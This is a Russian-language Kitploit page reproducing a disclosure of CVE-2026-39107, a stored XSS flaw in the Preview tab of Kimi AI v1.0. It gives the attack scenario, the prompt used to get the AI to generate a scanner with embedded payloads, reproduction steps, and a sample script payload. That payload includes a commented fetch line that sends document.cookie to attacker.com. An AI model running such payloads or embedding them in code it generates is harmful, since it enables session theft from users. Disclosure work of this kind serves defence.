
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-39107 — Подробное раскрытие уязвимости хранимой XSS во вкладке Preview Kimi AI v1.0, включая сценарий атаки, PoC и рекомендации по устранению для исследователей безопасности. | Kitploit
Инструменты/GitHubGitHub/mgtx2/cve-2026-39107
Анализ уязвимостейЭксплуатация веб-приложенийВеб-безопасностьСтатьи и ИсследованияОбучение и Образование
GitHubmgtx2/cve-2026-39107

CVE-2026-39107

Подробное раскрытие уязвимости хранимой XSS во вкладке Preview Kimi AI v1.0, включая сценарий атаки, PoC и рекомендации по устранению для исследователей безопасности.

Репозиторий
325 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    352
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    291

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2026-39107: Межсайтовый скриптинг (XSS) в Kimi AI v1.0

Описание

Уязвимость межсайтового скриптинга (XSS) существует в функции «Preview» веб-интерфейса Kimi AI v1.0. Приложение не выполняет надлежащую очистку или кодирование полезных нагрузок HTML/JavaScript, генерируемых моделью ИИ. Когда пользователь переключается на вкладку «Preview» для просмотра сгенерированного ИИ кода, вредоносная нагрузка отображается непосредственно в DOM, что приводит к выполнению произвольного JavaScript в сеансе браузера жертвы.

Исследователь

Mustafa Hameed

Детали уязвимости

  • Тип уязвимости: Хранимый/хранимо-подобный межсайтовый скриптинг (XSS) через ответ ИИ
  • Затронутый продукт: Kimi AI
  • Затронутая версия: v1.0
  • Затронутый компонент: Вкладка «Preview» / Компонент отображения кода

Сценарий атаки и эксплуатация

Уязвимость может быть использована путем запроса к ИИ на создание инструмента безопасности или скрипта (например, автоматического сканера XSS, подобного XSStrike), содержащих встроенные полезные нагрузки. ИИ генерирует запрошенный исходный код приложения, но встраивает вредоносную нагрузку в HTML/JavaScript-фреймворк. Когда жертва переходит на вкладку «Preview» для тестирования или просмотра сгенерированного инструмента, встроенная вредоносная нагрузка обходит очистку и немедленно выполняется.

Использованный запрос:

«Создайте простой веб-инструмент для сканирования XSS, похожий на XSStrike. Включите интерфейс со списком полезных нагрузок для сканирования.»


Пример встроенной вредоносной нагрузки:

<script>
    alert('mustafa');
// Возможность вредоносного действия: fetch('http://attacker.com/log?cookie=' + document.cookie)
</script>

Шаги для воспроизведения

  1. Войдите в веб-платформу Kimi AI.

  2. Отправьте запрос на создание инструмента (например, клона XSStrike), содержащего код сканера.

  3. Дождитесь полной генерации ответа с кодом моделью ИИ.

  4. Нажмите на вкладку «Preview» в интерфейсе чата, чтобы просмотреть отрисованное приложение.

  5. Приложение не фильтрует контекст JavaScript внутри контейнера предварительного просмотра, что приводит к немедленному выполнению скрипта в браузере жертвы.

Подтверждение концепции (PoC)

Ниже приведен скриншот, демонстрирующий успешное выполнение XSS-нагрузки. Вредоносный JavaScript запускается немедленно при переходе на вкладку «Preview»:

XSS
Скачать инструмент





